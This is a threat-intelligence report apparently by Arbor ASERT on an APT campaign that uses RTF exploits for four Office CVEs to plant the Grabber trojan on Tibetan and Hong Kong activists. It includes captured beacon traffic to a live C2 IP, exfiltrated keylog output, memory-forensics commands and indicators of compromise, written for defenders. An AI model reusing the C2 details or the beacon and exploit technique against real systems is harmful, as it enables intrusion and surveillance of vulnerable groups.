

ASERT Threat Intelligence Report 2016-03

The Four-Element Sword Engagement

Ongoing APT Targeting of Tibetan, Hong Kong, and Taiwanese Interests

Executive Summary

In this paper, we reveal recent ongoing APT activity likely associated with long-running threat campaigns and the presumed existence of associated malware, dubbed the Four Element Sword Builder, used to weaponize RTF documents for use in these campaigns. A sample of twelve different targeted exploitation incidents (taken from a larger set of activity) are described along with any discovered connections to previously documented threat campaigns.


Four vulnerabilities - CVE-2012-0158, CVE-2012-1856, CVE-2015-1641, and CVE-2015-1770 – related to the parsing of Microsoft Rich Text File (RTF) documents are being leveraged by advanced threat actors to launch exploitation campaigns against members of the Tibetan community, along with journalists and human rights workers in Hong Kong and Taiwan. One of these vulnerabilities – CVE-2015-1641 - has been typically used in cybercrime operations starting in 2015 and has not been widely observed in use by Advanced Persistent Threat (APT) actors until now. The vulnerabilities are being used to deliver Chinese-oriented malware payloads such as Grabber, T9000, Kivars, PlugX, Gh0StRAT and Agent.XST.

Analysis of malware payloads, malware metadata and actor group Tactics, Techniques and Procedures (TTP's) provides useful insight into the malware, targeting, and links to past threat actor infrastructure. Indicator overlap reveals a connection to prior exploitation campaigns against the World Uyghur Congress (WUC) from 2009-2014 as presented in 2014 at the Usenix security conference [1]. Additional indicators suggest an overlap with the actors behind "Operation Shrouded Crossbow".

This recent activity matches pre-existing targeting patterns towards the "Five Poisons" [2] - organizations and individuals associated with perceived threats to Chinese government rule: Uyghurs, Tibetans, Falun Gong, members of the democracy movement and advocates for an independent Taiwan. This targeting scheme, along with various malware artifacts and associated metadata, suggest that the threat actors herein have a Chinese nexus.

Additional malware following the same type of patterns described has been discovered since this report was written, and suggests that these generalized threat campaigns using weaponized RTF documents are ongoing.

The Four Element Sword Engagement



Vulnerabilities: CVE-2012-0158, CVE-2012-1856, CVE-2015-1641, CVE-2015-1770

The Four Element Sword builder has been observed to utilize exploit code against four distinct vulnerabilities. Each malicious document created by the builder appears to leverage three or four of these vulnerabilities in the same RTF document, given a .DOC extension. Some targets may warrant the use of newer exploit code, while others running on dated equipment and operating systems may still fall victim to the older exploits. Actors will typically only use the amount of force necessary to accomplish their actions on objectives and will not typically burn Oday exploit code or the most advanced techniques against targets that do not require them.

1. **CVE-2012-0158:** This is a vulnerability affecting the ListView, ListView2, TreeView, and TreeView2 ActiveX controls in MSCOMCTL.OCX in the Common Controls of various versions of Office and other software. CVE-2012-0158 continues to be an extremely popular vulnerability, used by various threat actors for years. A review of Virus Total reveals activity as early as November of 2010, with over 1000 distinct file submissions. The fact that this exploit continues to be bundled into contemporary campaigns is a testament to its longevity, although actors have incorporated more recent CVEs into their toolkits since targets are likely patching older vulnerabilities either by system replacement or through ongoing maintenance. The first public mention of this CVE being used in targeted exploitation campaigns was on April 16, 2012 [3] with additional research published on April 19, 2012 [4]. Both of those campaigns demonstrate targeting of the Tibetan community and also reveal an interest in the South China Sea. While early actors apparently developed their own exploit code, publicly available exploit code for this has been present in the Metasploit Framework since April 23, 2012, allowing any actor since then easy access to leverage this vulnerability for their own purposes.
2. **CVE-2012-1856:** This is vulnerability in the TabStrip ActiveX control in the Common Controls of MSCOMCTL.OCX and affects various versions of Office and other software. This vulnerability has also been used in various targeted threat campaigns, although it is detected less often than CVE-2012-0158. Virus Total reveals 85 instances of this exploit code in February of 2016, with the first submission in September of 2013, one submission a year later in September 2014, and then a substantial increase in activity starting in April of 2015. As of March 30, 2016, Virus Total reveals 353 instances of exploit code for CVE-2012-1856, indicating a substantial increase in activity and/or detection. Malicious documents containing a combination of exploit code for CVE-2012-0158 and CVE-2012-1856 were observed as early as October of 2012, however customers of VUPEN, an offensive security company, were aware of this vulnerability since September of 2010 [5], although public disclosure was not made until August of 2012 – nearly two years later when Microsoft patched the bug with MS12-060.
3. **CVE-2015-1641:** The vulnerability involves the parsing of crafted RTF documents affecting a variety of versions of Office. Virus Total contains 130 instances of exploit code for this vulnerability, with the first submission from August of 2015. Seven instances of this vulnerability appear in specific e-mail files beginning in at least November of 2015. Several of these e-mail messages appear to be generated by actors interested in commercial and financial system compromise. An exploit for this vulnerability was being sold in the wild for \$2000 in Mid-July of 2015 [6] and was posted to YouTube on July 22, 2015 [7].

The individuals selling the exploit code at the time appear to be associated with cybercrime operations rather than APT nation-state targeted threats. Shortly thereafter, Sophos wrote about malicious documents appearing in the wild [8] and most of the examples they discuss appear to be related to financial threat campaigns, such as a possible exploitation campaign dealing with Point of Sale systems. Later, in December of 2015, the Microsoft Word Intruder (MWI) crimeware kit incorporated CVE-2015-1641 into its arsenal of exploit code [9]. In any event, easy access to exploit code in the underground allows targeted threat actors the means to easily and inexpensively obtain the code for their own use. In some cases in the past, dynamics of the exploit food chain has meant that exploits have migrated from advanced threat actors to cybercriminals, however they can also migrate the other direction depending upon the situation at hand. This exploit has gotten more popular and/or detected more frequently since this research was initiated started. As of March 30, 2016, 453 instances of the exploit code were detected by Virus Total.


4. **CVE-2015-1770:** "Microsoft Office 2013 SP1 and 2013 RT SP1 allows remote attackers to execute arbitrary code via a crafted Office document, aka "Microsoft Office Uninitialized Memory Use Vulnerability" [10]. The vulnerability appears to be in an ActiveX control, according to Microsoft's MS15-059 bulletin [11]. Some likely Italian-based exploitation activity involving the uWarrior Remote Access Trojan was observed in August of 2015 [12] using CVE-2015-1770 and other older exploit code. Other instances of exploit code have been observed, and the volume is increasing. On Feb 2, 2016 there were only 42 recognized samples of this exploit code found in Virus Total. As of March 30, the number has tripled to 128. Of the observed samples, the first submission was from August 4, 2015 and the most recent is from March 22, 2016. An exploit apparently for CVE-2015-1770 (plus CVE-2015-1650) was being sold starting in Mid September 2015 by a group calling themselves "DaVinci Coders" that allows the threat actor to embed a binary of their choice inside the Office document that will then be executed when the Office document is opened on an unpatched system. Numerous crafted RTF documents containing author metadata "Confidential Surfer" were discovered in September of 2015, and may be connected to this release. While many instances of exploit code hitting CVE-2015-1170 were discovered, underground forum chatter suggests that exploit quality may not always be top-notch. The quality or efficacy of these particular cybercrime-oriented exploits appears to vary, based on the number of times exploitation appeared to fail during analysis.

Targeted Exploitation #1: Human Rights Lawyers & Tibetan Activist, Grabber Malware

On December 31, 2015, a malicious RTF file (with a .DOC extension) using filename “US Congress sanctions \$6 million fund for Tibetans in Nepal and India.doc” was mailed to two targets via spear-phishing tactics. The RTF file hashes are included in the IOC section.

Exploit code targeting four distinct CVE’s was detected in this and other attachments to spearphish messages and includes all four vulnerable elements: CVE-2012-0158, CVE-2012-1856, CVE-2015-1641, and CVE-2015-1770.

Targeting for sample #1: Hong-Kong Based Legal aid Group and Tibetan Activist



The email was sent to a human rights associated group in Hong Kong and a BCC sent to an exiled Tibetan activist.

The body of the document is about aid for the Tibetan community. A portion is reproduced here:

The US Congress the US Congress in its budget for the fiscal year 2016 sanctioned a massive six million dollars in aid for Tibetan community in India and Nepal.

The Congressional budget appropriation bill states "Of the funds appropriated by this Act under the heading, "Economic Support Fund" not less than \$6,000,000 shall be made available for programs to promote and preserve Tibetan culture, development, and the resilience of Tibetan communities in India and Nepal, and to assist in the education and development of the next generation of Tibetan leaders from such communities".

Related Dates


Last Modified 12/31/2015 5:22 PM

Created 10/29/2014 8:08 PM


Last Printed

Related People

Manager Specify the manager

Author  bull

Add an author


Last Modified By  bull


Document metadata indicates that someone using the name “bull” was the last person to modify and save the document. The last modification date was December 31, 2015 – the same day the mail was sent to targets.

Rendering the Tibetan themed RTF document with a vulnerable instance of Office results in the injection of the Grabber (aka EvilGrab) malware into the ctfmon.exe process. Grabber provides all of the usual Remote Access Trojan (RAT) capabilities that any actor would want, such as the capability to remotely control the target

system, list files, download and execute, spy on the user, download other code and execute commands to perform lateral movement, exfiltrate data, etc. For those seeking more background, a helpful document to understand the full capabilities of Grabber was written by Unit 42 in 2015 [13].

Inside the compromised machine, the Process Hacker tool allows us to easily observe the injected process ctfmon.exe initiating an outbound connection to the C2 180.169.28[.]58 on TCP/8080.



Name	Local...	Local Port	Remote Address	Rem...	Prot...	State
 ctfmon.exe (3596)	WIN-...	49971	180.169.28.58	8080	TCP	Established

We can observe the User-Agent value hardcoded inside the Grabber binary (as discussed in the “Uncovering the Seven Pointed Dagger” document from Arbor ASERT (<http://www.arbornetworks.com/blog/asert/wp->

[content/uploads/2016/01/ASERT-Threat-Intelligence-Brief-2015-08-Uncovering-the-Seven-Point-Dagger.pdf](#)).

The following segment of memory reveals User-Agent activity in the screenshot below.

```

ctfmon.exe (3556) (0x202000 - 0x208000)
00000f00 00 00 00 00 20 47 45 54 20 2f 20 48 54 54 50 2f .... GET / HTTP/
00000f10 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 1.1..Accept: */*
00000f20 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 ..Accept-Languag
00000f30 65 3a 20 7a 68 2d 63 6e 0d 0a 55 73 65 72 2d 41 e: zh-cn..User-A
00000f40 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e gent: Mozilla/4.
00000f50 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 0 (compatible; M
00000f60 53 49 45 20 37 2e 30 3b 20 4d 53 49 45 20 38 2e SIE 7.0; MSIE 8.
00000f70 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 0; Windows NT 5.
00000f80 31 29 0d 0a 48 6f 73 74 3a 20 75 70 64 61 74 65 1)..Host: update
00000f90 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 .microsoft.com/w
00000fa0 69 6e 64 6f 77 73 75 70 64 61 74 65 2f 76 36 2f indowsupdate/v6/
00000fb0 64 65 66 61 75 6c 74 2e 61 73 70 78 3f 6c 6e 3d default.aspx?ln=
00000fc0 7a 68 2d 63 6e 0d 0a 43 6f 6e 6e 65 63 74 69 6f zh-cn..Connectio
00000fd0 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d n: Keep-Alive...
00000fe0 0a 00 00 00 25 63 25 73 07 25 75 07 25 64 07 25 ....%c%s.%u.%d.%
00000ff0 73 00 00 00 68 74 74 70 3a 2f 2f 77 77 77 2e 62 s...http://www.b

```

Past analysis suggests that Grabber exfiltrates data from the client in an encrypted fashion. This may not always be the case however, as tests revealed an interesting occurrence when the system was exploited a second time. System activity that occurred during the initial compromise was subsequently exfiltrated to the C2 in plaintext after the second compromise. This plaintext may allow additional, unexpected visibility for network security apparatus in the right circumstances. Below we see the tell-tale User-Agent value including the unusual series of bytes prior to the GET request followed by exfiltration of system-identifying information.

```

.... GET / HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; MSIE 8.0; windows NT 5.1)
Host: update.microsoft.com/windowsupdate/v6/default.aspx?ln=zh-cn
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Location: http://windowsupdate.microsoft.com/
Content-Type: text/html
Connection: Keep-Alive

<h1>Bad Request (Invalid Verb)</h1>....1211|(192.168.29.133)|49947|
windows7|w|a|No|0..0...0..0..|No|v2014-v05|888|0|50c6ba4f|0|
0
|.....
t:....
2016-1-25 14:23'54" Start menu
<CTRL DOWN><CTRL UP>
2016-1-25 14:24'23" samples
<CTRL DOWN><CTRL UP>
2016-1-25 14:24'32" Program Manager
<CTRL DOWN><CTRL UP>
2016-1-25 14:24'40" Desktop
<CTRL DOWN><CTRL UP>
2016-1-25 14:25'10" Start menu
<CTRL DOWN><CTRL UP>
2016-1-25 14:25'51" Local Disk (C:)
<SHIFT DOWN>P<SHIFT UP>rogram<SHIFT DOWN>D<SHIFT UP>ata/.L
2016-1-25 14:26'23" Microsoft Office 2013
<CTRL DOWN><CTRL UP><CTRL DOWN><CTRL UP>
2016-1-25 14:27'9" Start menu
<CTRL DOWN><CTRL UP>
2016-1-25 14:28'40" Office15

```

Using Memory Forensics to Obtain a Higher Fidelity Malware Sample

The original sample is obfuscated in such a manner that it is less useful for generating analytical insight, especially insight generated from static analysis. In order to obtain a cleaner sample we will need to extract it from the process that it was injected into. The Volatility memory forensics platform can help with this.

First, the DumpIt tool provided in the Moonsols software package was used to generate a memory dump of the compromised system. The memory dump was taken just after successful exploitation, as indicated by the observation of traffic to the C2. We then determine the PID of the compromised process (ctfmon.exe) by using the Volatility plugin 'pslist'. In this example, our memory dump is contained in the file EvilGrab2.raw:

```
python vol.py -f c:\stuff\EvilGrab2.raw pslist --profile=Win7SP1x86 > pslist_take2.txt
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0x847cca90	ctfmon.exe	3596	1092	4	133	1	0	2016-01-26 22:28:59 UTC+0000

The malfind plugin can help us discover memory regions where code injection has occurred. Running malfind with 'python vol.py -f c:\stuff\EvilGrab2.raw malfind --profile=Win7SP1x86 > malfind_run2.txt' provides us a short list of memory regions worthy of further analysis. In particular, malfind provides us with indicators of code injection at memory address 0x150000 inside ctfmon.exe, where we observe the presence of an MZ header.

```
Process: ctfmon.exe Pid: 3596 Address: 0x150000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 40, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00150000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x00150010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0x00150020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x00150030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .....
```

Other MZ headers can be found in the memory space of ctfmon.exe at addresses 0x100000, 0x7ff80000 and 0x7ffa0000. We can extract the injected code with the dlldump plugin and save those files for easier analysis. In this case, the memory address 0x150000 was the most useful location for extraction. We extract the injected DLL from the base address 0x150000 and save it to disk with the following command:

```
python vol.py -f c:\stuff\EvilGrab2.raw dlldump --pid 3596 --memory --base=0x150000 --profile=Win7SP1x86 --dump-dir=ctfmon_dlldump_directory
```


```
c:\Users\admin\Documents\software\volatility-master>python vol.py -f c:\stuff\EvilGrab2.raw dlldump --pid 3596 --memory --base=0x150000 --profile=Win7SP1x86 --dump-dir=ctfmon_dlldump_directory
Volatility Foundation Volatility Framework 2.5
Process(V) Name Module Base Module Name Result
0x847cca90 ctfmon.exe 0x000150000 UNKNOWN OK: module.3596.3f9cca90.150000.dll
```

Analysis of the extracted file results in a much cleaner (but not perfect) instance of Grabber that allows the analyst or incident responder to gain greater insight into specific threat activity. For example, by using IDA Pro for static analysis on the freshly extracted file, we observe the naming scheme inside the code where threat actors have named the malware “Grabber”. Additionally, we can also observe the C2 (180.169.28[.]58) and a mutex string (v2014-v05) inside the .data section of the binary.

```
.data:10020044 aGrabber:
.data:10020044                                unicode 0, <Grabber>,0
```

.data:10020DF8	0000000E	C	180.169.28.58
.data:10020E6A	00000005	C	1211
.data:10020EBA	0000000A	C	V2014-v05

An additional method to obtain deeper insight is to use Process Hacker 2, find the RWX memory sections within the ctfmon.exe process and visually analyze for malware artifacts (as seen below). An analyst could also save the memory to a binary file to be opened and analyzed in IDA. By default the import table will not exist but some insight can be obtained.



An example of the insight obtained via examining strings in the .data section with IDA Pro reveals some of the text strings used to represent the use of keys that do not correspond to a simple letter or number (such as <SHIFT UP>) that may be used when keylogging functionality is activated.

.data:10020E28	0000001A	unicode	FriendlyName
.data:10020E44	00000010	unicode	Grabber
.data:10020E68	0000001E	unicode	Capture Filter
.data:10020E88	00000006	C	2.1.0
.data:10020E98	00000005	C	%.2X
.data:10020EA4	00000005	C	URL
.data:10020EAC	0000000A	C	index.dat
.data:10020EC4	0000003B	C	Software\\Microsoft\\Internet Explorer\\IntelliForms\\Storage2
.data:10020F00	00000011	C	SeDebugPrivilege
.data:10020F14	00000011	C	<Windows key UP>
.data:10020F28	0000000A	C	<CTRL UP>
.data:10020F34	00000009	C	<ALT UP>
.data:10020F40	0000000B	C	<SHIFT UP>
.data:10020F4C	00000008	C	<Clear>
.data:10020F94	0000001A	C	<Start Application 2 key>
.data:10020FB0	0000001A	C	<Start Application 1 key>
.data:10020FCC	00000013	C	<Select Media key>
.data:10020FE0	00000011	C	<Start Mail key>
.data:10020FF4	00000017	C	<Play/Pause Media key>
.data:1002100C	00000011	C	<Stop Media key>
.data:10021020	00000015	C	<Previous Track key>
.data:10021038	00000011	C	<Next Track key>
.data:1002104C	00000010	C	<Volume Up key>

IOC's

C2: 180.169.28.58:8080

MD5 (spearphish): 7d4f8341b58602a17184bc5c07311e8b

MD5 (RTF): c674ae90f686d831cffc223a55782a93

MD5 (IEChecker.exe): 46c7d064a34c4e02bb2df56e0f8470c0

